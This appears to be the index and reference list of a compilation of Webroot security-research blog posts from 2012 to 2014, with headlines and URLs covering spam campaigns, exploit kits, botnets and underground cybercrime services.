- [407]How cybercriminals efficiently violate YouTube, Facebook, Twitter, Instagram, SoundCloud and Google+’s ToS

- [408]Tumblr under fire from DIY CAPTCHA-solving, proxies-supporting automatic account registration tools

- [409]Newly launched ‘HTTP-based botnet setup as a service’ empowers novice cybercriminals with bulletproof hosting capabilities – part three

- [410]Cybercriminals offer fellow cybercriminals training in Operational Security (OPSEC)

- [411]Fake ‘WhatsApp Missed Voicemail’ themed emails lead to pharmaceutical scams

- [412]A peek inside the booming underground market for stealth Bitcoin/Litecoin mining tools

- [413]Cybercrime Trends 2013 – Year in Review

22. January - 2014

- [414]‘Adobe License Service Center Order NR’ and ‘Notice to appear in court’ themed malicious spam campaigns intercepted in the wild

- [415]Vendor of TDoS products resets market life cycle of well known 3G USB modem/GSM/SIM card-based TDoS tool

- [416]New TDoS market segment entrant introduces 96 SIM cards compatible custom GSM module, positions itself as market disruptor

- [417]DIY Python-based mass insecure WordPress scanning/exploting tool with hundreds of pre-defined exploits spotted in the wild

- [418]Google’s reCAPTCHA under automatic fire from a newly launched reCAPTCHA-solving/breaking service

- [419]Fully automated, API-supporting service, undermines Facebook and Google’s ‘SMS/Mobile number activation’ account registration process

- [420]Newly launched managed ‘compromised/hacked accounts E-shop hosting as service’ standardizes the monetization process

- [421]Newly released Web based DDoS/Passwords stealing-capable DIY botnet generating tool spotted in the

wild

- [422]Cybercriminals release new Web based keylogging system, rely on penetration pricing to gain market share

23. February - 2014

- [423]Cybercriminals release Socks4/Socks5 based Alexa PageRank boosting application
- [424]Market leading ‘standardized cybercrime-friendly E-shop’ service brings 2500+ boutique E-shops online
- [425]Managed TeamViewer based anti-forensics capable virtual machines offered as a service
- [426]Malicious campaign relies on rogue WordPress sites, leads to client-side exploits through the Magnitude

exploit kit

- [427]‘Hacking for hire’ teams occupy multiple underground market segments, monetize their malicious ‘know

how’

- [428]DoubleClick malvertising campaign exposes long-run beneath the radar malvertising infrastructure
- [429]Spamvertised ‘Image has been sent’ Evernote themed campaign serves client-side exploits
- [430]Spamvertised ‘You received a new message from Skype voicemail service’ themed emails lead to Angler

exploit kit

24. March - 2014

- [431]Deceptive ads expose users to PUA.InstallBrain/PC Performer PUA (Potentially Unwanted Application)

- [432]Managed Web-based 300 GB/s capable DNS amplification enabled malware bot spotted in the wild

- [433]Commercial Windows-based compromised Web shells management application spotted in the wild – part

two

- [434]Multiple spamvertised bogus online casino themed campaigns intercepted in the wild

- [435]5M+ harvested Russian mobile numbers service exposes fraudulent infrastructure

- [436]Socks4/Socks5 enabled hosts as a service introduces affiliate network based revenue sharing scheme

- [437]A peek inside a modular, Tor C &C enabled, Bitcoin mining malware bot

- [438]Managed anti-forensics IMEI modification services fuel growth in the non-attributable TDoS market seg-

ment

- [439]Commercially available database of 52M+ ccTLD zone transfer domains spotted in the wild

- [440]Deceptive ads expose users to the Adware.Linkular/Win32.SpeedUpMyPC.A PUAs (Potentially Unwanted

Applications)

- [441]DIY automatic cybercrime-friendly ‘redirector generating’ service spotted in the wild – part two

- [442]Managed DDoS WordPress-targeting, XML-RPC API abusing service, spotted in the wild

24. May - 2014

- [443]Legitimate software apps impersonated in a blackhat SEO-friendly PUA (Potentially Unwanted Application)

serving campaign

- [444]DIY cybercrime-friendly (legitimate) APK injecting/decompiling app spotted in the wild

- [445]Malicious DIY Java applet distribution platforms going mainstream – part two

- [446]Spamvertised ‘Error in calculation of your tax’ themed emails lead to malware

- [447]A peek inside a subscription-based DIY keylogging based type of botnet/malware generating tool

- [448]Spamvertised ‘Notification of payment received’ themed emails lead to malware

- [449]Malicious JJ Black Consultancy ‘Computer Support Services’ themed emails lead to malware

- [450]A peek inside a newly launched all-in-one E-shop for cybercrime-friendly services

- [451]Long run compromised accounting data based type of managed iframe-ing service spotted in the wild

Enjoy!

1. https://www.webroot.com/blog

2. https://www.webroot.com/blog/2012/01/30/cybercriminals-generate-malicious-java-applets-using-diy-tools/

3. https://www.webroot.com/blog/2012/01/26/a-peek-inside-the-ubot-malware-bot/

4. https://www.webroot.com/blog/2012/01/25/researchers-intercept-a-client-side-exploits-serving-malware-campa

ign/

5. https://www.webroot.com/blog/2012/01/23/how-phishers-launch-phishing-attacks/

6. https://www.webroot.com/blog/2012/01/20/a-peek-inside-the-umbra-malware-loader/

7. https://www.webroot.com/blog/2012/01/18/how-malware-authors-evade-antivirus-detection/

8. https://www.webroot.com/blog/2012/01/17/inside-anonjdb-a-java-based-malware-distribution-platforms-for-dri

ve-by-downloads/

9. https://www.webroot.com/blog/2012/01/16/zappos-com-hacked-24-million-users-affected/

10.

https://www.webroot.com/blog/2012/01/13/inside-a-clickjackinglikejacking-scam-distribution-platform-for-facebook/

11. https://www.webroot.com/blog/2012/01/09/a-peek-inside-the-cythosia-v2-ddos-bot/

12. https://www.webroot.com/blog/2012/01/06/a-peek-inside-the-pickpocket-botnet/

13. https://www.webroot.com/blog/2012/01/05/mass-sql-injection-attack-affects-over-200000-urls/

14. https://www.webroot.com/blog/2012/01/05/email-hacking-for-hire-going-mainstream/

15. https://www.webroot.com/blog/2012/01/03/millions-of-harvested-emails-offered-for-sale/

16. https://www.webroot.com/blog/2012/02/02/spamvertised-you-have-1-lost-message-on-facebook-campaign-leads-to-pharmaceutical-scams/

17. https://www.webroot.com/blog/2012/02/02/spamvertised-you-have-1-lost-message-on-facebook-campaign-leads-to-pharmaceutical-scams/

18. https://www.webroot.com/blog/2012/02/03/a-peek-inside-the-smoke-malware-loader/

19. https://www.webroot.com/blog/2012/02/08/researchers-spot-citadel-a-zeus-crimeware-variant/

75

20. https://www.webroot.com/blog/2012/02/08/researchers-intercept-two-client-side-exploits-serving-malware-campaigns/

21. https://www.webroot.com/blog/2012/02/10/pharmaceutical-scammers-launch-their-own-web-contest/

22. https://www.webroot.com/blog/2012/02/10/the-united-nations-hacked-team-poison-claims-responsibility/

23. https://www.webroot.com/blog/2012/02/14/report-internet-explorer-9-leads-in-socially-engineered-malware-protection/

24. https://www.webroot.com/blog/2012/02/15/twitter-adds-https-support-by-default/

25. https://www.webroot.com/blog/2012/02/17/spamvertised-hallmark-ecard-campaign-leads-to-malware/

26. https://www.webroot.com/blog/2012/02/17/report-3325-increase-in-malware-targeting-the-android-os/

27. https://www.webroot.com/blog/2012/02/23/why-relying-on-antivirus-signatures-is-simply-not-enough-anymore/

28. https://www.webroot.com/blog/2012/02/25/researchers-intercept-malvertising-campaign-using-yahoos-ad-netw

ork/

29. https://www.webroot.com/blog/2012/02/25/a-peek-inside-the-ann-malware-loader/

30. https://www.webroot.com/blog/2012/02/25/spamvertised-termination-of-your-cpa-license-campaign-serving-client-side-exploits/

31. https://www.webroot.com/blog/2012/02/27/how-cybercriminals-monetize-malware-infected-hosts/

32. https://www.webroot.com/blog/2012/02/29/a-peek-inside-the-elite-malware-loader/

33. https://www.webroot.com/blog/2012/02/29/blackhole-exploit-kits-gets-updated-with-new-features/

34. https://www.webroot.com/blog/2012/03/02/new-service-converts-malware-infected-hosts-into-anonymization-proxies/

35. https://www.webroot.com/blog/2012/03/08/spamvertised-temporary-limit-access-to-your-account-emails-lead-to-citi-phishing-emails/

36. https://www.webroot.com/blog/2012/03/08/a-peek-inside-the-darkness-optima-ddos-bot/

37. https://www.webroot.com/blog/2012/03/09/research-proper-screening-could-have-prevented-67-of-abusive-domain-registrations/

38. https://www.webroot.com/blog/2012/03/09/spamvertised-your-accountant-license-can-be-revoked-emails-lead-to-client-side-exploits-and-malware/

39. https://www.webroot.com/blog/2012/03/15/spamvertised-google-pharmacy-themed-emails-lead-to-pharmaceutical-scams/

40. https://www.webroot.com/blog/2012/03/16/research-u-s-accounts-for-72-of-fraudulent-pharmaceutical-orders/

41. https://www.webroot.com/blog/2012/03/16/millions-of-harvested-u-s-government-and-u-s-military-email-addresses-offered-for-sale/

42. https://www.webroot.com/blog/2012/03/21/trojan-downloaders-actively-utilizing-dropbox-for-malware-distribution/

43. https://www.webroot.com/blog/2012/03/22/spamvertised-your-tax-return-appeal-is-declined-emails-serving-client-side-exploits-and-malware/

44. https://www.webroot.com/blog/2012/03/23/malicious-usps-themed-emails-circulating-in-the-wild/

45. https://www.webroot.com/blog/2012/03/23/spamvertised-linkedin-notifications-serving-client-side-exploits

-and-malware/

46. https://www.webroot.com/blog/2012/03/26/tens-of-thousands-of-web-sites-affected-in-ongoing-mass-sql-injection-attack/

47. https://www.webroot.com/blog/2012/03/29/spamvertised-verizon-themed-your-bill-is-now-available-emails-lead-to-zeus-crimeware/

48.

https://www.webroot.com/blog/2012/03/31/spamvertised-scan-from-a-hewlett-packard-scanjet-emails-lead-to-client-side-exploits-and-malware/

49. https://www.webroot.com/blog/2012/04/02/email-hacking-for-hire-going-mainstream-part-two/

50. https://www.webroot.com/blog/2012/04/03/spamvertised-us-airways-themed-emails-serving-client-side-exploits-and-malware/

51. https://www.webroot.com/blog/2012/04/05/new-underground-service-offers-access-to-hundreds-of-hacked-pcs/

52. https://www.webroot.com/blog/2012/04/16/new-diy-email-harvester-released-in-the-wild/

53. https://www.webroot.com/blog/2012/05/07/managed-sms-spamming-services-going-mainstream/

54. https://www.webroot.com/blog/2012/05/08/a-peek-inside-a-boutique-cybercrime-friendly-e-shop/

55. https://www.webroot.com/blog/2012/05/10/cybercriminals-release-sweet-orange-new-web-malware-exploitation-kit/

56. https://www.webroot.com/blog/2012/05/11/spamvertised-pizzeria-order-details-themed-campaign-serving-client-side-exploits-and-malware/

57. https://www.webroot.com/blog/2012/05/15/poison-ivy-trojan-spreading-across-skype/

58. https://www.webroot.com/blog/2012/05/17/a-peek-inside-a-managed-spam-service/

59. https://www.webroot.com/blog/2012/05/22/ongoing-linkedin-invitation-themed-campaign-serving-client-side-exploits-and-malware/

60. https://www.webroot.com/blog/2012/05/22/spamvertised-bogus-online-casino-themed-emails-serving-adware/

61. https://www.webroot.com/blog/2012/05/23/spamvertised-youtube-video-approved-and-twitter-support-themed-emails-lead-to-pharmaceutical-scams/

62. https://www.webroot.com/blog/2012/05/29/a-peek-inside-a-boutique-cybercrime-friendly-e-shop-part-two/

63. https://www.webroot.com/blog/2012/05/30/spamvertised-careerbuilder-themed-emails-serving-client-side-exploits-and-malware/

64. https://www.webroot.com/blog/2012/05/30/pop-ups-at-popular-torrent-trackers-serving-w32casonline-adware/

65. https://www.webroot.com/blog/2012/05/31/windstream-bill-themed-emails-serving-client-side-exploits-and-malware/

66. https://www.webroot.com/blog/2012/06/04/cybercriminals-infiltrate-the-music-industry-by-offering-full-newly-released-albums-for-just-1/

67. https://www.webroot.com/blog/2012/06/05/a-peek-inside-a-boutique-cybercrime-friendly-e-shop-part-three/

68. https://www.webroot.com/blog/2012/06/06/ddos-for-hire-services-offering-to-take-down-your-competitors-web-sites-going-mainstream/

69. https://www.webroot.com/blog/2012/06/06/skype-propagating-trojan-targets-syrian-activists/

70. https://www.webroot.com/blog/2012/06/07/spamvertised-ups-delivery-notification-emails-serving-client-side-exploits-and-malware/

71. https://www.webroot.com/blog/2012/06/08/spamvertised-dhl-package-delivery-report-emails-serving-malware/

72. https://www.webroot.com/blog/2012/06/13/spamvertised-your-amazon-com-order-confirmation-emails-serving-client-side-exploits-and-malware/

73. https://www.webroot.com/blog/2012/06/14/cybercriminals-populate-scribd-with-bogus-adult-content-spread-malware-using-comodo-backup/

74. https://www.webroot.com/blog/2012/06/15/spamvertised-your-paypal-ebay-com-payment-emails-serving-client-side-exploits-and-malware/

75. https://www.webroot.com/blog/2012/06/22/create-a-cartoon-of-you-ads-serving-mywebsearch-toolbar/

76. https://www.webroot.com/blog/2012/06/25/spamvertised-your-ups-delivery-tracking-emails-serving-client-side-exploits-and-malware/

77. https://www.webroot.com/blog/2012/06/26/spamvertised-confirm-paypal-account-notifications-lead-to-phishing-sites/

78. https://www.webroot.com/blog/2012/06/26/spamvertised-dhl-express-parcel-tracking-notification-emails-serving-malware/

79. https://www.webroot.com/blog/2012/06/28/spamvertised-bogus-online-casino-themed-emails-serving-w32casonl

ine/

80.
https://www.webroot.com/blog/2012/07/02/cyberciminals-launch-managed-sms-flooding-services/

81. https://www.webroot.com/blog/2012/07/06/117000-unique-u-s-visitors-offered-for-malware-conversion/

82.

https://www.webroot.com/blog/2012/07/09/phishing-campaign-targeting-gmail-yahoo-aol-and-hotmail-spotted-

in-the-wild/

83. https://www.webroot.com/blog/2012/07/10/whats-the-underground-markets-going-rate-for-a-thousand-u-s-base

d-malware-infected-hosts/

84.

https://www.webroot.com/blog/2012/07/13/spamvertised-american-airlines-themed-emails-lead-to-black-hole-

77

exploit-kit/

85. https://www.webroot.com/blog/2012/07/16/online-dating-scam-campaign-currently-circulating-in-the-wild/

86. https://www.webroot.com/blog/2012/07/17/new-russian-service-sells-access-to-compromised-social-networkin

g-accounts/

87. https://www.webroot.com/blog/2012/07/18/cybercriminals-impersonate-ups-in-client-side-exploits-and-malware-serving-spam-campaign/

88. https://www.webroot.com/blog/2012/07/19/russian-ask-fm-spamming-tool-spotted-in-the-wild/

89. https://www.webroot.com/blog/2012/07/20/spamvertised-intuit-themed-emails-lead-to-black-hole-exploit-kit/

90. https://www.webroot.com/blog/2012/07/23/cybercriminals-impersonate-booking-com-serve-malware-using-bogus-hotel-reservation-confirmation-themed-emails/

91. https://www.webroot.com/blog/2012/07/24/spamvertised-craigslist-themed-emails-lead-to-black-hole-exploit-kit/

92. https://www.webroot.com/blog/2012/07/25/cybercriminals-impersonate-law-enforcement-spamvertise-malware-serving-speeding-ticket-themed-emails/

93. https://www.webroot.com/blog/2012/07/26/spamvertised-download-your-usps-label-themed-emails-serve-malware/

94. https://www.webroot.com/blog/2012/07/27/cybercriminals-target-twitter-spread-thousands-of-exploits-and-malware-serving-tweets/

95. https://www.webroot.com/blog/2012/07/30/russian-spammers-release-skype-spamming-tool/

96. https://www.webroot.com/blog/2012/07/31/spamvertised-your-ebay-funds-are-cleared-themed-emails-lead-to-black-hole-exploit-kit/

97. https://www.webroot.com/blog/2012/08/01/spamvertised-aicpa-themed-emails-lead-to-black-hole-exploit-kit/

98. https://www.webroot.com/blog/2012/08/02/spamvertised-paypal-has-sent-you-a-bank-transfer-themed-emails-lead-to-black-hole-exploit-kit/

99. https://www.webroot.com/blog/2012/08/08/ongoing-spam-campaign-impersonates-linkedin-serves-exploits-and-malware/

100. https://www.webroot.com/blog/2012/08/09/millions-of-spamvertised-emails-lead-to-w32casonline/

101. https://www.webroot.com/blog/2012/08/10/cybercriminals-impersonate-atts-billing-service-serve-exploits-and-malware/

102. https://www.webroot.com/blog/2012/08/13/irs-themed-spam-campaign-leads-to-black-hole-exploit-kit/

103. https://www.webroot.com/blog/2012/08/21/cybercriminals-spamvertise-bogus-greeting-cards-serve-exploits-and-malware/

104. https://www.webroot.com/blog/2012/08/24/spamvertised-federal-tax-payment-rejected-themed-emails-lead-to-black-hole-exploit-kit/

105. https://www.webroot.com/blog/2012/08/27/spamvertised-fwd-scan-from-a-hewlett-packard-scanjet-emails-lead-to-black-hole-exploit-kit/

106. https://www.webroot.com/blog/2012/08/28/spamvertised-royal-mail-shipping-advisory-themed-emails-serve-malware/

107. https://www.webroot.com/blog/2012/08/29/cybercriminals-impersonate-intuit-market-mass-mail-millions-of-exploits-and-malware-serving-emails/

108. https://www.webroot.com/blog/2012/08/30/cybercriminals-spamvertise-paypay-themed-notification-of-payment-received-emails-serve-malware/

109. https://www.webroot.com/blog/2012/08/31/cybercriminals-impersonate-ups-serve-malware/

110. https://www.webroot.com/blog/2012/09/04/spamvertised-wire-transfer-confirmation-themed-emails-lead-to-black-hole-exploit-kit/

111. https://www.webroot.com/blog/2012/09/05/intuit-themed-quickbooks-update-urgent-emails-lead-to-black-hole-exploit-kit/

112. https://www.webroot.com/blog/2012/09/06/cybercriminals-resume-spamvertising-bogus-greeeting-cards-serve-exploits-and-malware/

113. https://www.webroot.com/blog/2012/09/07/cybercriminals-abuse-skypes-sms-sending-feature-release-diy-sms-

78

flooders/

114. https://www.webroot.com/blog/2012/09/10/new-russian-service-sells-access-to-thousands-of-automatically-registered-accounts/

115.

https://www.webroot.com/blog/2012/09/14/spamvertised-your-fedex-invoice-is-ready-to-be-paid-now-themed

-emails-lead-to-black-hole-exploit-kit/

116. https://www.webroot.com/blog/2012/09/17/new-russian-diy-sms-flooder-using-icqs-sms-sending-feature-spotted-in-the-wild/

117. https://www.webroot.com/blog/2012/09/18/spamvertised-us-airways-reservation-confirmation-themed-emails-serve-exploits-and-malware/

118. https://www.webroot.com/blog/2012/09/19/cybercriminals-impersonate-fdic-serve-client-side-exploits-and-malware/

119. https://www.webroot.com/blog/2012/09/20/managed-ransomware-as-a-service-spotted-in-the-wild/

120. https://www.webroot.com/blog/2012/09/21/a-peek-inside-a-boutique-cybercrime-friendly-e-shop-part-four/

121. https://www.webroot.com/blog/2012/09/24/new-e-shop-selling-stolen-credit-cards-data-spotted-in-the-wild/

122. https://www.webroot.com/blog/2012/09/27/from-russia-with-iphone-selling-affiliate-networks/

123. https://www.webroot.com/blog/2012/09/28/new-russian-diy-ddos-bot-spotted-in-the-wild/

124. https://www.webroot.com/blog/2012/10/01/russian-cybercriminals-release-new-diy-sms-flooder/

125. https://www.webroot.com/blog/2012/10/12/recently-launched-e-shop-sells-access-to-hundreds-of-hacked-paypal-accounts/

126. https://www.webroot.com/blog/2012/10/12/new-russian-service-sells-access-to-compromised-steam-accounts/

127. https://www.webroot.com/blog/2012/10/15/vodafone-europe-your-account-balance-themed-emails-serve-malware/

128. https://www.webroot.com/blog/2012/10/15/cybercriminals-impersonate-ups-serve-client-side-exploits-and-malware/

129. https://www.webroot.com/blog/2012/10/16/your-video-may-have-illegal-content-themed-emails-serve-malware/

130. https://www.webroot.com/blog/2012/10/16/cybercriminals-spamvertise-amazon-shipping-confirmation-themed-emails-serve-client-side-exploits-and-malware/

131. https://www.webroot.com/blog/2012/10/17/american-airlines-themed-emails-lead-to-the-black-hole-exploit-kit/

132. https://www.webroot.com/blog/2012/10/17/bogus-facebook-notifications-lead-to-malware/

133. https://www.webroot.com/blog/2012/10/18/spamvertised-klm-e-ticket-themed-emails-serve-malware/

134. https://www.webroot.com/blog/2012/10/18/intuit-payroll-confirmation-inquiry-themed-emails-lead-to-the-black-hole-exploit-kit/

135. https://www.webroot.com/blog/2012/10/19/malware-campaign-spreading-via-facebook-direct-messages-spotted-in-the-wild/

136. https://www.webroot.com/blog/2012/10/19/regarding-your-friendster-password-themed-emails-lead-to-black-hole-exploit-kit/

137. https://www.webroot.com/blog/2012/10/22/russian-cybercriminals-release-new-diy-ddos-malware-loader/

138. https://www.webroot.com/blog/2012/10/23/paypal-notification-of-payment-received-themed-emails-serve-malware/

139. https://www.webroot.com/blog/2012/10/24/cybercriminals-impersonate-delta-airlines-serve-malware/

140. https://www.webroot.com/blog/2012/10/25/your-ups-invoice-is-ready-themed-emails-serve-malware/

141. https://www.webroot.com/blog/2012/10/26/bogus-skype-password-successfully-changed-notifications-lead-to-malware/

142. https://www.webroot.com/blog/2012/10/27/cybercriminals-impersonate-verizon-wireless-serve-client-side-exploits-and-malware/

143. https://www.webroot.com/blog/2012/10/28/spamvertised-bt-business-direct-order-themed-emails-lead-to-malware/

144. https://www.webroot.com/blog/2012/10/29/cybercriminals-spamvertise-millions-of-british-airways-themed-e-ticket-receipts-serve-malware/

145. https://www.webroot.com/blog/2012/10/30/cybercriminals-spamvertise-millions-of-bogus-facebook-notifications-serve-malware/

146. https://www.webroot.com/blog/2012/10/31/nuclear-exploit-pack-goes-2-0/

147. https://www.webroot.com/blog/2012/11/01/bofa-online-banking-passcode-reset-themed-emails-serve-client-side-exploits-and-malware/

148. https://www.webroot.com/blog/2012/11/02/adp-immediate-notification-themed-emails-lead-to-black-hole-expl

oit-kit/

149. https://www.webroot.com/blog/2012/11/06/usps-postal-notification-themed-emails-lead-to-malware/

150. https://www.webroot.com/blog/2012/11/07/fwd-scan-from-a-xerox-w-pro-themed-emails-lead-to-black-hole-exploit-kit/

151. https://www.webroot.com/blog/2012/11/08/your-discover-card-services-blockaded-themed-emails-serve-client-side-exploits-and-malware/

152. https://www.webroot.com/blog/2012/11/09/payroll-account-holded-by-intuit-themed-emails-lead-to-black-hole-exploit-kit/

153. https://www.webroot.com/blog/2012/11/12/american-express-alert-your-transaction-is-aborted-themed-emails-serve-client-side-exploits-and-malware/

154. https://www.webroot.com/blog/2012/11/13/cybercriminals-abuse-major-u-s-sms-gateways-release-diy-mail-to-sms-flooders/

155. https://www.webroot.com/blog/2012/11/14/paypal-account-modified-themed-emails-lead-to-black-hole-exploit-kit/

156. https://www.webroot.com/blog/2012/11/15/bogus-better-business-bureau-themed-notifications-serve-client-side-exploits-and-malware/

157. https://www.webroot.com/blog/2012/11/16/cybercriminals-spamvertise-bogus-efax-corporate-delivery-messages-serve-multiple-malware-variants/

158. https://www.webroot.com/blog/2012/11/19/bogus-irs-your-tax-return-appeal-is-declined-themed-emails-lead-to-malware/

159. https://www.webroot.com/blog/2012/11/20/copies-of-missing-epli-policies-themed-emails-lead-to-black-hole-exploit-kit/

160. https://www.webroot.com/blog/2012/11/21/cybercriminals-spamvertise-bogus-microsoft-license-orders-serve-client-side-exploits-and-malware/

161. https://www.webroot.com/blog/2012/11/22/cybercriminals-resume-spamvertising-payroll-account-cancelled-by-intuit-themed-emails-serve-client-side-exploits-and-mal

162. https://www.webroot.com/blog/2012/11/23/cybercriminals-spamvertise-millions-of-fdic-your-activity-is-discontinued-themed-emails-serve-client-side-exploits-and-m

163. https://www.webroot.com/blog/2012/11/26/cybercriminals-release-stealthy-diy-mass-iframe-injecting-apache-2-modules/

164. https://www.webroot.com/blog/2012/11/26/multiple-inter-company-invoice-themed-campaigns-serve-malware-and-client-side-exploits/

165. https://www.webroot.com/blog/2012/11/27/bogus-facebook-pending-notifications-themed-emails-serve-client-side-exploits-and-malware/

166. https://www.webroot.com/blog/2012/11/27/cybercriminals-target-u-k-users-with-bogus-pay-by-phone-parking-receipts-serve-malware/

167. https://www.webroot.com/blog/2012/11/28/bogus-dhl-express-delivery-notifications-serve-malware/

168. https://www.webroot.com/blog/2012/11/28/cybercriminals-impersonate-vodafone-u-k-spread-malicious-mms-notifications/

169. https://www.webroot.com/blog/2012/11/29/cybercriminals-impersonate-t-mobile-u-k-serve-malware/

170. https://www.webroot.com/blog/2012/11/29/bogus-meeting-reminder-themed-emails-serve-malware/

171. https://www.webroot.com/blog/2012/11/30/bogus-intuit-software-order-confirmations-lead-to-black-hole-exploit-kit/

172. https://www.webroot.com/blog/2012/11/30/bogus-end-of-august-invoices-themed-emails-serve-malware-and-client-side-exploits/

173. https://www.webroot.com/blog/2012/12/03/diy-malicious-domain-name-registering-service-spotted-in-the-wild/

174. https://www.webroot.com/blog/2012/12/04/fake-fedex-tracking-number-themed-emails-lead-to-malware/

175. https://www.webroot.com/blog/2012/12/05/bogus-facebook-account-cancellation-request-themed-emails-serve-client-side-exploits-and-malware/

176. https://www.webroot.com/blog/2012/12/07/malicious-security-update-for-banking-accounts-emails-lead-to-black-hole-exploit-kit/

177. https://www.webroot.com/blog/2012/12/10/a-peek-inside-a-boutique-cybercrime-friendly-e-shop-part-five/

178. https://www.webroot.com/blog/2012/12/11/fake-flight-reservation-confirmations-themed-emails-lead-to-black-hole-exploit-kit/

179. https://www.webroot.com/blog/2012/12/12/malicious-sendspace-file-delivery-notifications-lead-to-black-hole-exploit-kit/

180. https://www.webroot.com/blog/2012/12/14/fake-chase-merchant-billing-statement-themed-emails-lead-to-malware/

181. https://www.webroot.com/blog/2012/12/18/cybercriminals-entice-potential-cybercriminals-into-purchasing-bogus-credit-cards-data/

182. https://www.webroot.com/blog/2012/12/19/fake-change-facebook-color-theme-events-lead-to-rogue-chrome-extensions/

183. https://www.webroot.com/blog/2012/12/20/fake-citi-account-alert-themed-emails-lead-to-black-hole-exploit-kit/

184. https://www.webroot.com/blog/2012/12/21/spamvertised-work-at-home-scams-impersonating-cnbc-spotted-in-the-wild/

185. https://www.webroot.com/blog/2012/12/25/pharmaceutical-scammers-spamvertise-youtube-themed-emails-entice-users-into-purchasing-counterfeit-drugs/

186. https://www.webroot.com/blog/2012/12/26/cybercriminals-resume-spamvertising-british-airways-themed-e-ticket-receipts-serve-malware/

187. https://www.webroot.com/blog/2012/12/27/fake-ups-delivery-confirmation-failed-themed-emails-lead-to-black-hole-exploit-kit/

188. https://www.webroot.com/blog/2013/01/01/spamvertised-your-recent-ebill-from-verizon-wireless-themed-emails-serve-client-side-exploits-and-malware/

189. https://www.webroot.com/blog/2013/01/02/fake-bbb-better-business-bureau-notifications-lead-to-black-hole-exploit-kit/

190. https://www.webroot.com/blog/2013/01/03/attention-changes-in-the-bank-reports-themed-emails-lead-to-black-hole-exploit-kit/

191. https://www.webroot.com/blog/2013/01/04/fake-you-have-made-an-ebay-purchase-themed-emails-lead-to-client-side-exploits-and-malware/

192. https://www.webroot.com/blog/2013/01/07/a-peek-inside-a-boutique-cybercrime-friendly-e-shop-part-six/

193. https://www.webroot.com/blog/2013/01/08/black-hole-exploit-kit-authors-vertical-market-integration-fuels-growth-in-malicious-web-activity/

194. https://www.webroot.com/blog/2013/01/09/spamvertised-aicpa-themed-emails-serve-client-side-exploits-and-malware/

195. https://www.webroot.com/blog/2013/01/10/please-confirm-your-u-s-airways-online-registration-themed-emails-lead-to-black-hole-exploit-kit/

196. https://www.webroot.com/blog/2013/01/11/malicious-diy-java-applet-distribution-platforms-going-mainstream/

197. https://www.webroot.com/blog/2013/01/14/fake-adp-speedy-notifications-lead-to-client-side-exploits-and-malware/

198. https://www.webroot.com/blog/2013/01/15/cybercriminals-release-automatic-captcha-solving-bogus-youtube-a

81

ccount-generating-tool/

199. https://www.webroot.com/blog/2013/01/16/batch-payment-file-declined-eftps-themed-emails-lead-to-black-hole-exploit-kit/

200. https://www.webroot.com/blog/2013/01/17/cybercriminals-resume-spamvertising-fake-vodafone-a-new-picture-or-video-message-themed-emails-serve-malware/

201. https://www.webroot.com/blog/2013/01/18/leaked-diy-malware-generating-tool-spotted-in-the-wild/

202. https://www.webroot.com/blog/2013/01/21/email-hacking-for-hire-going-mainstream-part-three/

203. https://www.webroot.com/blog/2013/01/22/android-malware-spreads-through-compromised-legitimate-web-sites/

204. https://www.webroot.com/blog/2013/01/23/fake-intuit-direct-deposit-service-informer-themed-emails-lead-to-black-hole-exploit-kit/

205. https://www.webroot.com/blog/2013/01/24/fake-linkedin-invitation-notifications-themed-emails-lead-to-client-side-exploits-and-malware/

206. https://www.webroot.com/blog/2013/01/25/novice-cybercriminals-experiment-with-diy-ransomware-tools/

207. https://www.webroot.com/blog/2013/01/25/novice-cybercriminals-experiment-with-diy-ransomware-tools/

208. https://www.webroot.com/blog/2013/01/29/fake-fedex-online-billing-invoice-prepared-to-be-paid-themed-emails-lead-to-black-hole-exploit-kit/

209. https://www.webroot.com/blog/2013/01/30/a-peek-inside-a-diy-password-stealing-malware/

210. https://www.webroot.com/blog/2013/01/31/malicious-facebook-account-cancellation-request-themed-emails-serve-client-side-exploits-and-malware/

211. https://www.webroot.com/blog/2013/02/01/fake-booking-com-credit-card-was-not-accepted-themed-emails-lead-to-malware/

212. https://www.webroot.com/blog/2013/02/04/fake-fedex-tracking-idtracking-numbertracking-detail-themed-emails-lead-to-malware/

213. https://www.webroot.com/blog/2013/02/05/your-kindle-e-book-amazon-receipt-themed-emails-lead-to-black-hole-exploit-kit/

214. https://www.webroot.com/blog/2013/02/06/new-diy-http-based-botnet-tool-spotted-in-the-wild/

215. https://www.webroot.com/blog/2013/02/07/mobile-spammers-release-diy-phone-number-harvesting-tool/

216. https://www.webroot.com/blog/2013/02/12/new-underground-service-offers-access-to-thousands-of-malware-infected-hosts/

217. https://www.webroot.com/blog/2013/02/13/targeted-phone-ring-flooding-attacks-as-a-service-going-mainstream/

218. https://www.webroot.com/blog/2013/02/14/fake-youve-blockeddisabled-your-facebook-account-themed-emails-serve-client-side-exploits-and-malware/

219. https://www.webroot.com/blog/2013/02/15/spamvertised-irs-income-tax-refund-turned-down-themed-emails-lead-to-black-hole-exploit-kit/

220. https://www.webroot.com/blog/2013/02/18/malware-propagates-through-localized-facebook-wall-posts/

221. https://www.webroot.com/blog/2013/02/19/malicious-re-your-wire-transfer-themed-emails-serve-client-side-exploits-and-malware/

222. https://www.webroot.com/blog/2013/02/20/new-underground-e-shop-offers-access-to-hundreds-of-hacked-paypal-accounts/

223. https://www.webroot.com/blog/2013/02/21/fake-verizon-wireless-statement-themed-emails-lead-to-black-hole-exploit-kit/

224. https://www.webroot.com/blog/2013/02/22/diy-malware-cryptor-as-a-web-service-spotted-in-the-wild/

225. https://www.webroot.com/blog/2013/02/25/malicious-data-processing-service-ach-file-id-themed-emails-serve-client-side-exploits-and-malware/

226. https://www.webroot.com/blog/2013/02/27/how-mobile-spammers-verify-the-validity-of-harvested-phone-numbers/

227. https://www.webroot.com/blog/2013/02/28/how-much-does-it-cost-to-buy-10000-u-s-based-malware-infected-hosts/

228. https://www.webroot.com/blog/2013/03/04/new-diy-irc-based-ddos-bot-spotted-in-the-wild/

229. https://www.webroot.com/blog/2013/03/05/cybercriminals-release-new-java-exploits-centered-exploit-kit/

230. https://www.webroot.com/blog/2013/03/06/segmented-russian-spam-leads-offered-for-sale/

231. https://www.webroot.com/blog/2013/03/07/new-diy-hacked-email-account-content-grabbing-tool-facilitates-cyber-espionage-on-a-mass-scale/

232. https://www.webroot.com/blog/2013/03/08/new-diy-unsigned-malicious-java-applet-generating-tool-spotted-in-the-wild/

233. https://www.webroot.com/blog/2013/03/11/commercial-steam-information-harvestermass-group-inviter-could-lead-to-targeted-fraudulent-campaigns/

